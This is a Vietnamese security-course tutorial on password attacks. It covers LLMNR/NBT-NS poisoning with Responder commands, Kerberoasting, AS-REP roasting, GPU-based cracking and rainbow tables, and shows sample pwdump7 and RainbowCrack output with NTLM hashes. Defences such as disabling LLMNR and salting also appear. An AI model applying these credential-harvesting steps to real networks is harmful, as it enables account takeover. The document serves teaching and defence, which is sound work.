- **Pass-the-Hash Attack (PtH)** là một kỹ thuật tấn công mà attacker sử dụng mật khẩu băm (hash) của tài khoản đăng nhập hợp lệ để đăng nhập vào hệ thống máy tính mà không cần biết mật khẩu thật sự. Khi attacker đã có được mật khẩu băm, họ có thể sử dụng các công cụ đặc biệt để giả mạo mật khẩu và đăng nhập vào hệ thống. Kỹ thuật này thường được sử dụng để truy cập vào các hệ thống mà không thể tìm thấy mật khẩu thật sự hoặc khi các mật khẩu thật sự quá phức tạp.



Mô-đun 6 – Phần 2: Bẻ khóa password trong System Hacking (tiếp)

Ở phần **Module 6 – Phần 1: Bẻ khóa password trong System Hacking** mình đã giới thiệu các loại xác thực trong Windows (Windows Authentication), trong phần tiếp theo chúng ta tiếp tục phần **Active Online Attacks** trong kỹ thuật bẻ khóa password.

Active Online Attacks


Password Guessing

LLMNR/NBT-NS Poisoning

LLMNR (Link-Local Multicast Name Resolution) và **NBT-NS (NetBIOS Name Service)** là hai giao thức được sử dụng trong hệ điều hành Windows để phân giải tên máy tính thành địa chỉ IP. LLMNR được sử dụng để phân giải tên trong trường hợp không có máy chủ DNS, trong khi NBT-NS được sử dụng để phân giải NetBIOS nameserver.

LLMNR/NBT-NS Poisoning là một loại tấn công trong đó attacker gửi các yêu cầu giả mạo phân giải tên đến máy mục tiêu, làm cho nó phản hồi với computer name và địa chỉ IP của nó. Attacker sau đó có thể sử dụng thông tin này để thực hiện các cuộc tấn công như tấn công man-in-the-middle hoặc đoán mật khẩu. Tấn công hoạt động bằng cách khai thác việc LLMNR và NBT-NS đều là các giao thức dựa trên phát sóng, có nghĩa là các yêu cầu được gửi đến tất cả các thiết bị trên đoạn mạng cục bộ.

Để bảo vệ khỏi các cuộc tấn công LLMNR/NBT-NS poisoning, nên tắt LLMNR và NBT-NS trên tất cả các máy trong mạng bằng cách cài đặt **Group Policy** hoặc bằng cách chỉnh sửa **registry**. Ngoài ra, nên sử dụng DNS để phân giải tên thay vì LLMNR và NBT-NS, vì DNS an toàn hơn và khó bị tấn công giả mạo hơn.



LLMNR/NBT-NS poisoning attack

- Người dùng gửi yêu cầu kết nối với tài nguyên mạng bằng tên server không chính xác, chẳng hạn như \\DtaServr thay vì \\DataServer.
- Tài nguyên mạng, \\DataServer trong trường hợp này, phản hồi người dùng nhằm cho biết rằng nó không nhận ra tên máy chủ được yêu cầu.
- Sau đó, máy tính của người dùng sẽ phát truy vấn LLMNR hoặc NBT-NS tới mạng cục bộ, hỏi xem có thiết bị nào khác trên mạng biết địa chỉ IP được liên kết với tên máy chủ \\DtaServr không chính xác hay không.
- Hacker chặn truy vấn và phản hồi lại máy tính của người dùng bằng một phản hồi giả mạo, bảo rằng đó là tài nguyên mạng \\DataServer và cung cấp địa chỉ IP của chính nó.

Ta có thể dùng công cụ **Responder** để thực hiện tấn công. Responder là một công cụ LLMNR, NBT-NS, và MDNS poisoner. Nó phản hồi các yêu cầu NBT-NS (NetBIOS Name Service) cụ thể dựa trên hậu tố tên của chúng.

```
ubuntu@ubuntu-Virtual-Machine:~/Responder
ubuntu@ubuntu-Virtual-Machine:~$ cd Responder
ubuntu@ubuntu-Virtual-Machine:~/Responder$ chmod +x ./Responder.py
ubuntu@ubuntu-Virtual-Machine:~/Responder$ sudo ./Responder.py -I eth0
[sudo] password for ubuntu: [REDACTED]
```

Screenshot of Responder

Screenshot of the output of Responder showing NTLM hashes

Cracking Kerberos Password

Kerberos là một giao thức xác thực được sử dụng trong môi trường mạng để bảo vệ an toàn thông tin và đảm bảo tính toàn vẹn của dữ liệu. Kerberos sử dụng một khóa bí mật chung được chia sẻ giữa các máy tính trong mạng để xác thực người dùng và cung cấp quyền truy cập vào tài nguyên mạng.

Hacker thường tập trung vào giao thức xác thực Kerberos theo hai cách phổ biến: **crack TGS** (được biết đến là Kerberoasting), và **crack TGT** (được biết đến là AS-REP Roasting).


KDC là viết tắt của “Key Distribution Center” – Trung tâm phân phối khóa. KDC là một thành phần quan trọng của giao thức xác thực Kerberos, được sử dụng trong các hệ thống mạng và máy tính để xác thực và phân phối khóa truy cập. KDC chịu trách nhiệm cung cấp vé xác thực (TGT) cho người dùng khi họ đăng nhập vào hệ thống và cũng cung cấp các khóa phiên (session keys) để bảo mật thông tin được truyền tải giữa các máy tính trong hệ thống. KDC có thể được triển khai dưới dạng một dịch vụ trên một máy chủ hoặc được tích hợp vào các ứng dụng mạng và máy tính.

Về **AS-REP Roasting**, hacker yêu cầu một vé xác thực (authentication ticket – TGT) từ KDC dưới dạng gói tin AS-REQ. Nếu user tồn tại, KDC sẽ trả lại một TGT được mã hóa bằng thông tin đăng nhập của user đó. Điều này giúp hacker nhận được một ticket được mã hóa, sau đó hacker lưu lại và thực hiện bẻ khóa. Hacker có thể chủ động tạo ra một thông điệp AS-REP cho user hoặc quan sát một thông điệp AS-REP khác.

Trong xác thực Kerberos, chế độ pre-authentication kích hoạt theo mặc định nhằm ngăn chặn bẻ mật khẩu ngoại tuyến. Do đó, để tấn công AS-REP Roasting, hacker phải xác định các tài khoản user mà

chế độ pre-authentication đã bị tắt, tức là tài khoản người dùng phải được đặt thành “**Do not require Kerberos authentication**“. Hacker sử dụng các công cụ như Rubeus để tấn công AS-REP roasting.


- Hacker xác định một user mà pre-authentication đã bị tắt.
- Hacker yêu cầu một ticket xác thực (TGT) từ domain controller hoặc KDC.
- Domain controller xác minh user và trả lại một TGT được mã hóa bằng thông tin đăng nhập của user đó.
- Hacker lưu trữ TGT lại và phá nó để lấy mật khẩu



Còn đối với **Kerberoasting (Cracking TGS)**, hacker yêu cầu một TGS cho service principal name (SPN) của tài khoản dịch vụ. Yêu cầu này được thực hiện đến domain controller bằng cách sử dụng một authentication ticket của user domain hợp lệ (TGT). Nếu user đã truy cập vào các tài nguyên mạng, domain controller chỉ tìm kiếm SPN trong Active Directory và phản hồi lại bằng một ticket được mã hóa sử dụng một user dịch vụ liên kết với SPN. Loại mã hóa được sử dụng cho service ticket được yêu cầu (ST) là *RC4_HMAC_MD5*, cho thấy rằng để mã hóa ST, băm mật khẩu NTLM được sử dụng. Để phá ST, hacker xuất các ticket TGS từ bộ nhớ và lưu lại. Hacker sau đó sử dụng các băm NTLM để phá ST. Hacker sử dụng các công cụ như Kerberoast để tấn công Kerberoasting trên xác thực Kerberos.

- Thay mặt user, hacker yêu cầu một authentication ticket (TGT) từ domain controller hoặc KDC.
- Domain controller xác minh và trả lại một TGT được mã hóa.

- Với một authentication ticket hợp lệ (TGT), hacker yêu cầu TGS.
- Domain controller xác minh TGT và phản hồi lại với một vé TGS.
- Hacker lưu ticket TGS và phá nó để lấy mật khẩu.



GPU-based Attack

GPU-based Attack là một kỹ thuật tấn công sử dụng card đồ họa (GPU) để tăng tốc độ phá mật khẩu trong quá trình tấn công mật khẩu. Đối với các mật khẩu được lưu trữ dưới dạng băm (hash), hacker sử dụng GPU để thực hiện các phép toán băm và phá mật khẩu nhanh hơn so với việc sử dụng CPU truyền thống. GPU-based Attack cung cấp khả năng tính toán song song hơn so với CPU, cho phép hacker tính toán các phép toán băm đồng thời trên nhiều dữ liệu khác nhau để tăng tốc độ phá mật khẩu.

- Hacker lừa người dùng truy cập vào một trang web không an toàn hoặc tải xuống mã độc.
- Khi người dùng cài đặt ứng dụng nhiễm malware, malware bắt đầu truy cập vào OpenGL API của trình duyệt.
- Malware trên OpenGL API thiết lập một con mắt gián điệp trên thiết bị để theo dõi hoạt động trên trình duyệt.
- Khi nạn nhân truy cập vào bất kỳ trang web nào thông qua trình duyệt, hacker có thể sao chép các ký tự mà nạn nhân nhập vào ô mật khẩu của trang web.




Illustration of a GPU-based password attack

Passive Online Attacks

Wire Sniffing

Packet sniffing là một hình thức của việc đánh cắp thông tin trên đường truyền hoặc nghe lén trên đường truyền, hacker đánh cắp thông tin xác thực trong quá trình truyền bằng cách bắt gói dữ liệu trên Internet. Hacker có thể lấy được mật khẩu của các ứng dụng như email, trang web, SMB, FTP, phiên rlogin hoặc SQL.

Vì các thiết bị nghe lén thu thập các gói dữ liệu tại tầng Data Link nên chúng có thể thu thập tất cả các gói dữ liệu trên LAN. Phương pháp này tương đối khó thực hiện. LAN gửi dữ liệu cho tất cả các máy kết nối với nó. Nếu hacker triển khai một thiết bị nghe lén trên một hệ thống trên LAN, thì chúng có thể thu thập dữ liệu được gửi đến và từ bất kỳ hệ thống nào khác trên LAN. Hầu hết các công cụ nghe lén được thiết kế để nghe lén dữ liệu trong môi trường hub. Những công cụ này là các thiết bị nghe lén bị động, vì chúng đợi dữ liệu trước khi bắt thông tin.




Wire sniffing

Man-in-the-Middle/Manipulator-in-the-Middle and Replay Attacks

Man-in-the-middle (MITM) attack là một hình thức tấn công mạng trong đó attacker giả mạo kết nối giữa hai bên nhằm thu thập thông tin, thay đổi thông tin hoặc gây ra sự cố trong giao tiếp của hai bên đó.

Ví dụ, trong một phiên giao tiếp qua internet giữa hai người, hacker có thể can thiệp vào trung gian và theo dõi toàn bộ cuộc trò chuyện. Họ cũng có thể thay đổi nội dung của cuộc trò chuyện hoặc thêm vào nội dung để gây nhầm lẫn cho hai bên. Tấn công MITM thường được thực hiện bằng cách sử dụng các công cụ như phần mềm gián điệp, trojan hoặc trình độc quyền truy cập vào mạng.



Main-in-the-middle/manipulator-in-the-middle and replay attacks

Để bảo vệ chống lại các cuộc tấn công MITM, ta nên sử dụng các phần mềm bảo mật, tránh sử dụng mạng Wi-Fi kém an toàn và kiểm tra xem URL của trang web có đúng không trước khi truy cập.

Rainbow Table Attack

Rainbow Table attack là một kỹ thuật tấn công mật khẩu dựa trên việc sử dụng bảng tra cứu đã tính toán trước. Kỹ thuật này sử dụng các giá trị băm mật khẩu đã tính toán trước đó để tìm kiếm mật khẩu tương ứng trong bảng tra cứu, thay vì phải thử từng mật khẩu một cách tuần tự.

1qazwed	→ 4259cc34599c530b28a6a8f225d668590
hh021da	→ c744b1716cbf8d4dd0ff4ce31a177151
9da8dasf	→ 3cd696a8571a843cda453a229d741843
sodifo8sf	→ c744b1716cbf8d4dd0ff4ce31a177151

Pre-computed hashes

Các công cụ

Các công cụ khôi phục mật khẩu cho phép hacker phá vỡ các mật khẩu phức tạp, khôi phục các khóa mã hóa mạnh và mở khóa một số tài liệu.

pwdump7

Pwdump7 là một ứng dụng dùng để rút trích hàm băm mật khẩu (một chiêu hoặc OWFs) SAM của NT, pwdump trích xuất hàm băm mật khẩu LM và NTLM của các tài khoản người dùng từ cơ sở dữ liệu Security Account Manager (SAM). Công cụ này hoạt động bằng cách rút trích tệp SAM và SYSTEM nhị phân từ hệ thống file và sau đó rút trích hàm băm. Một trong những tính năng mạnh mẽ nhất của pwdump7 là khả năng rút trích các file được bảo vệ. Việc sử dụng chương trình này yêu cầu đặc quyền quản trị.

```
C:\Users\Admin\Desktop\pwdump7>PwDump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:F7779B47889BF6A06FCB3C2552C2C529:894E8CE6BFDD24479C3061232B802DB9:::
Guest:501:183306A7F268F1EF5DA3E191C92D853F:853DC61CE783037DD01A07EEA66B0DB3:::
J:503:6391C2A786DE2C0CC59A7FD61A2F08F3:5551EA872E9D347D2CD9129F93E6E205:::
J:504:99AABFF0EAFCB6B868CE5470FACB72C5:AEE0286CD4628C162EB1E44ED837C749:::
Admin:1002:B07CB8ACA1611BE75A09ACD1E3921175:79E9D020685CC58882A0CCB2C59B7CFC:::
Jason:1005:F448E14E731191EF8E6D0C6581DAE000:E5DF9D1FDE30399C91203C5682B5A0FB:::
J:1006:694B9581478C046F5AA75D413FF17BF9:D40C9E4E189369BDC0BF2EC48146C9A4:::
```


Screenshot of Pwdump7

Ngoài ra còn có một số công cụ khác như:

- Mimikatz
- Powershell Empire
- DSInternals PowerShell
- Ntdsxtract

LOphtCrack


LOphtCrack là một công cụ được thiết kế bởi công ty L0pht Heavy Industries vào những năm 90 để kiểm tra mật khẩu và khôi phục ứng dụng. Nó có khả năng khôi phục lại các mật khẩu của Microsoft Windows bị mất thông qua các kiểu tấn công khác nhau.



Screenshot of LophtCrack

Ophcrack

Ophcrack là một công cụ phá mật khẩu trên hệ thống Windows sử dụng rainbow tables. Nó có giao diện đồ họa (GUI) và có thể chạy trên các hệ điều hành khác nhau như Windows, Linux / UNIX, ... Ophcrack có thể khôi phục mật khẩu của các tài khoản người dùng trên hệ thống Windows bằng cách phân tích các file hash được lưu trữ trên đĩa cứng.



Screenshot of ophcrack

RainbowCrack

RainbowCrack bẻ khóa các giá trị băm bằng rainbow table, sử dụng thuật toán trade-off.

Hash	Plaintext	Plaintext in Hex	Comment
31d6cf0d16ae931b73c59d7e0c089c0			Administrator
31d6cf0d16ae931b73c59d7e0c089c0			Guest
31d6cf0d16ae931b73c59d7e0c089c0			DefaultAccount
92937945b518814341de3f726500d4ff	<not found>	<not found>	Admin
5ebe7dfa074da8ee8aef1faa2bbde876	apple	6170706c65	Martin
2d20d252a479f485cdf5e171d93985bf	qwerty	717765727479	Jason
0cb6948805f797bf2a82807973b89537	test	74657374	Shiela

Messages

plaintext of 2d20d252a479f485cdf5e171d93985bf is qwerty

statistics

plaintext found: 3 of 4
total time: 11.05 s
time of chain traverse: 4.11 s
time of alarm check: 6.77 s
time of disk read: 0.64 s
hash & reduce calculation of chain traverse: 11510400
hash & reduce calculation of alarm check: 34352770
number of alarm: 55343
performance of chain traverse: 2.80 million/s
performance of alarm check: 5.08 million/s

Screenshot of RainbowCrack

Password Salting

Khi một user tạo mật khẩu, ta thêm một chuỗi ngẫu nhiên thêm vào mật khẩu trước khi mã hóa nó và đem đi lưu trữ. Thị chuỗi này được gọi là “salt”. Khi người dùng đăng nhập, salt sẽ được thêm vào mật khẩu và mã hóa lại để sánh với mật khẩu đã lưu trữ trong cơ sở dữ liệu. Việc sử dụng salt làm cho việc giải mã mật khẩu trở nên khó hơn đối với hacker, ngoài ra salting còn bảo vệ tài khoản của user khỏi tấn công dictionary và rainbow table.



Example of password salting

